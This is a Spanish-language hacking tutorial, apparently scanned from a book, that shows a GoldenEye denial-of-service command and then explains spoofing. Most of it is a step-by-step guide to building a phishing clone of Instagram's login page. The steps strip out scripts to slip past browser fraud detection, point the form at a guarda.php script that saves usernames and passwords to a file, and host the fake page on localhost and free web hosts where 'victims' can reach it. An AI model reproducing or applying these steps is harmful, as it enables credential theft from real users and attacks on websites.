


Imagen 1.15.5. Muestra en ejecución GoldenEye.

Python goldeneye.py http://web-atacar.com/ -w 20 –s 200

Solo bastará hasta que el mismo programa mencione que el sitio esta off, puede depender tu banda de ancha o la cantidad de bots que usemos.

spoofing

Introducción Spoofing.

En términos de seguridad de redes hace referencia al uso de técnicas a través de las cuales un atacante, generalmente con usos maliciosos o de investigación, se hace pasar por una entidad distinta a través de la falsificación de los datos en una comunicación, existen diferentes tipos de ataque en spoofing, puede ser desde suplantación de una ip, MAC, web, etc.

Web Spoofing

Aunque el Phishing no es más que un tipo de Web Spoofing, podemos afirmar sin duda alguna que es la práctica más común. Por Web Spoofing entendemos la modificación o suplantación de una página web que evidentemente no es nuestra. Phishing es la suplantación de una web con fines íntegramente delictivos, para poder obtener datos de usuarios que caen en estas páginas y no son capaces de diferenciar lo uno de lo otro. Es decir, el Phishing es tan solo una singularidad dentro de Web Spoofing, aunque es sin duda su mayor uso.

Mail Spoofing

Email spoofing es la creación de mensajes de correo electrónico con una dirección de remitente falso. Es fácil de hacer porque los protocolos básicos no tienen ningún mecanismo de autenticación. Se puede llevar a cabo desde dentro de una LAN o desde un entorno externo.

El Mail Spoofing es posible porque el protocolo Simple Mail Transfer (SMTP), el principal protocolo utilizado para el envío de correo electrónico, no incluye un mecanismo de autenticación.

Si no se toman las precauciones adecuadas cualquiera que tenga los conocimientos necesarios puede conectarse al servidor y utilizarlo para enviar mensajes. Para enviar un correo electrónico falsificado, los remitentes introducen comandos en las cabeceras que alteran la información del mensaje (spoofing).

Preparando nuestro entorno de trabajo.

Para la realización de los siguientes ejercicios tenemos que tomar en cuenta que solo son de ejemplo y para uso de estudio, dado este caso los ejercicios se efectuarán en un entorno controlado.

Requerimientos mínimos.

Los requerimientos mínimos para estos ejemplos son en base a Windows x86/x64. En las versiones XP/Vista/W7/W8/W10. Como pueden ver las posibilidades son amplias y si alguno tiene un S.O. diferente se puede realizar sin mayor problema, pero para seguir los ejercicios tal cual se muestran es necesario alguna distribución de Windows.

Herramientas necesarias.

- Notepad++
- FILEZILLA-Client.
- Web-host con las siguientes características:
  - Función mail() activada.
  - Sin publicidad.

Notepad ++.

Notepad ++ es un editor de código fuente y un sustituto de Notepad que soporta varios lenguajes. Funciona en entorno MS Windows. Este nos ayudará a visualizar código de una forma más agradable.

Filezilla FTP Client.

Filezilla FTP Cliente nos permite conectarnos a la carpeta raíz donde se ubica nuestro sitio web, el cual podemos administrar de forma rápida para subir, editar, eliminar archivos. Básicamente nos permite transferir los archivos a un sitio web.

Hosting con función mail().

En php esta función abre y cierra un socket SMTP para cada correo que vamos a enviar, esto quiere decir que ocupa el SMTP del hosting para poder enviar correos, muchos servicios de hospedaje web gratuito no tiene activada esta

característica debido que es muy difícil controlar el envío de correos por parte de los usuarios. Se recomienda Hostinger o 000webhost.

Creando un Scam.

- Creación de un sitio igual a la principal.

Para este ejemplo Clonación de un sitio completamente independiente (estéticamente más no funcionalmente al original).

Empecemos con el sitio de Instagram como ejemplo práctico:

Imagen 2.1 Login del sitio de Instagram

- Lo guardamos como página web completa, lo podemos guardar en una carpeta nueva en donde podremos identificarlo y así empezar a modificarlo:

Imagen 2.2. Muestra el guardado de la página.

Antes de modificar hay que entender lo siguiente:

- Se borrarán los scripts que llamen o ejecuten funciones javascript, también todas etiquetas que no alteren la visualización del sitio ya que las funciones javascript pueden verificar si el sitio está o no en el servidor original y así poder mandar un reporte en automático al sitio y llegar a ser baneados.
- Revisemos que es lo que se ha descargado para poder empezar a modificar:





Imagen 2.3. Muestra los archivos descargados.

- Abriremos el archivo que hemos descargado con un editor de texto Notepad++:

Imagen 2.4. Se muestra como se eliminarán los scripts que conforman el archivo que se ha descargado.



- Como se muestra en la Imagen. Se tendrán que ir eliminando los scripts del sitio así como también a los que se llamen externamente.

Imagen 2.5. Se muestra como se eliminarán los script que se llaman externamente del archivo que se ha descargado.

```
<html class="js not-logged-in wf-proximanova-n3-active wf-proximanova-n4-active wf-proxi
<meta http-equiv="content-type" content="text/html; charset=UTF-8">

    <script src="Instagram_files/fbevents.js" async=""></script><script type="text/javas

        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">

        <title>Log in – Instagram</title>

        <script type="text/javascript">
  WebFontConfig = {
    custom: {
      families: ['proxima-nova:n3,n4,n6,n7'],
    }
  };
</script>
<script src="Instagram_files/c0456c81549b.js" type="text/javascript" async=""></script>

<style type="text/css">

  @font-face {
    font-family: 'proxima-nova';
    src: url('//instagramstatic-a.akamaihd.net/h1/webfonts/proximanova-bold-webfont.eot
```

- Continuaremos así de esta forma o también podemos usar el buscador en el editor para buscar las etiquetas:




Imagen 2.6. Muestra cómo encontrar coincidencias de texto en el archivo.

- Ahora que hemos detectado la mayor parte del código a borrar nos quedará más ligero el archivo y lo más importante nos quedará indetectable, existen navegadores como Chrome que detecta sitios web fraudulentos, pero con estas modificaciones tendremos resultados positivos ya que podemos saltar esas protecciones.
- Siguiendo todo hasta cierto punto tendremos que también eliminar los archivos .js (JavaScript) dentro de la carpeta que se ha descargado en automático cuando bajamos el sitio web completo.




Imagen 2.7. Se muestra como se eliminarán los archivos se secuencia de comandos JavaScript.

- Una vez terminada esta parte se podrá realizar el cambio del formulario, pero ¿qué es el formulario? El formulario es más que nada la parte que muestra los datos que vamos a obtener, usuario y el password, recuerden que esto aplica para cualquier sitio web como Facebook, Gmail, Yahoo, Twitter etc.
- Una vez obtenida esta parte procederemos a ir al archivo **html** que descargamos como sitio web completo, ubicamos el archivo, en este caso se ha nombrado como Instagram.html el cual lo abriremos de nuevo con Notepad++.
- Ubicaremos el formulario directamente haciendo una búsqueda de código, presionaremos **CTRL+F** y en la pestaña buscar escribiremos lo que se muestra en la Imagen 1.4. En la que identificaremos el método de transferencia de datos ya sea modo oculto o visible y el **action** donde se enviaran los parámetros, en este caso los enviaremos a un archivo para poder guardarlos en una base de datos o en un archivo de texto plano o con formato **html** etc.




Imagen 2.8. Se muestra como encontramos el formulario el cual se editará.

- Identificaremos los inputs datos de entrada que serían las cajas de texto que compone un formulario, las cuales contiene los datos que nos interesan: usuario y contraseña.
- Modificaremos el formulario, el **action** lo mandaremos a que redireccione a un archivo llamado **guarda.php** y el **METHOD** lo pondremos en **GET** para que visualicemos que datos se están enviando:

```
157
158
159
160  <form method="GET" id="login-form" class="adjacent" action="guarda.php">
161      <input name="csrfmiddlewaretoken" value="DMUt3ig8C5GQtB8xKKhIPLvqC7qyrCfo" type="hidden"
162      <p><label for="id_username">Nombre de usuario:</label> <input autocapitalize="off" autoc
163  <p><label for="id_password">Contraseña:</label> <input autocapitalize="off" autocorrect="off
164      <p class="form-actions">
165          <a href="https://www.instagram.com/accounts/password/reset/">¿Has olvidado tu contra
166          <input class="button-green" value="Entrar" type="submit">
167      </p>
168  </form>
169
170  <script>
171      $(window).load(
172          function() {
```

Imagen 2.9. Muestra cómo se editó el formulario para que re-direccione y se muestre en modo visible los datos.

Ahora se verá un ejemplo de cómo nos re-direcciona al **guarda.php** y podremos ver que datos nos interesan, para este ejemplo usaremos el correo ficticio **prueba@hotmail.com** y **password 12345**.

Imagen 2.1.0. Muestra como se ha ejecutado la página introduciendo correo de prueba y password de prueba.

Como podemos observar en la Imagen muestra los parámetros que nos interesan, parámetro **username** y el parámetro **password** los cuales contiene los

datos que podemos procesar para después arrojarlos a una base de datos o un fichero de texto plano.

- Una vez echa esta parte procederemos a realizar el archivo **guarda.php** el cual tratará las variables para guardarlas en un archivo de texto plano para mayor conveniencia en este ejercicio.




Imagen 2.1.1. Muestra el archivo guarda.php

Línea número 2 muestra una variable llamada **$usuario** que capta la variable **username** pasada por método **POST**. La línea numero 3 capta el **password** en una variable llamada **$pass**. La línea 4 abre el archivo que crearemos con el nombre **mispasswords.html** el cual contendrá los usuarios y password captados. La línea 5 escribe sobre el archivo **mispasswords.html**. Línea 6 cierra el archivo, por último la línea 7 nos re-direccionará en un segundo a la página de Instagram original.

Ahora queda subirlo a un hosting gratuito o un servidor local.

Montando un Scam en Local Host.

- Descargaremos un servidor local llamado **Appserv,** si cuenta con uno no será necesario descargarlo, este tipo de host local no es necesario hacer un tutorial pero si un pequeño vistazo, simplemente lo descargamos y ejecutemos el instalador y nos regiremos por el protocolo NNF (Next, Next, Finish).




Imagen 2.1.2. Muestra la página oficial de Appserv.

- Una vez descargado e instalado nos dirigiremos a **Disco Local > Appserv > www**. En esta ruta se subirán los archivos o carpetas que contengan los scams (páginas falsas). Una vez hecho esto podremos pre-visualizar en el navegador.




Imagen 2.1.3. Muestra las carpetas que se mostrarán los scams.




Imagen 2.1.4. Muestra en ejecución el scam montado en Local Host.

Aquí se visualiza un cambio en la barra de dirección ya que se invoca el script (página falsa) desde la ruta:

127.0.0.1/Nombre_Carpeta/archivo_pagina_falsa.

*Se puede invocar también como:

localhost/ Nombre_Carpeta/archivo_pagina_falsa.

- Ahora se procede hacer una prueba con nuestros datos falsos y así poder visualizar que es lo que estamos obteniendo:

Imagen 2.1.5. Login Instagram.

- Ahora se procede a ver qué es lo que se capturo ya que después de ejecutar el evento nos redirigirá a la página oficial de Instagram, pero antes de eso veremos qué es lo que paso con nuestro archivo mispasswords.html.

Imagen 2.1.5. Muestra los datos obtenidos a través del scam.

- Ahora veremos que archivos nos quedamos en este ejemplo dentro de nuestro servidor local:




Imagen 2.1.6. Muestra los archivos del ejercicio.

Subir Scam a un servidor Web.

Como hemos visto podemos visualizar sin problema un scam en nuestro servidor local, ahora queda visualizarlo en un servidor web, pero ¿por qué en un servidor web? Debido a que podremos visualizarlo en cualquier lugar y en cualquier momento y por ende las victimas también.

Recurriremos a un servicio de hospedaje Web en este caso gratuito en este caso crear una cuenta en x10hosting u otro servicio de hospedaje web son publicidad como Hostinger.

- Para este caso visitaremos el servicio de hospedaje web gratuito x10hosting.com:

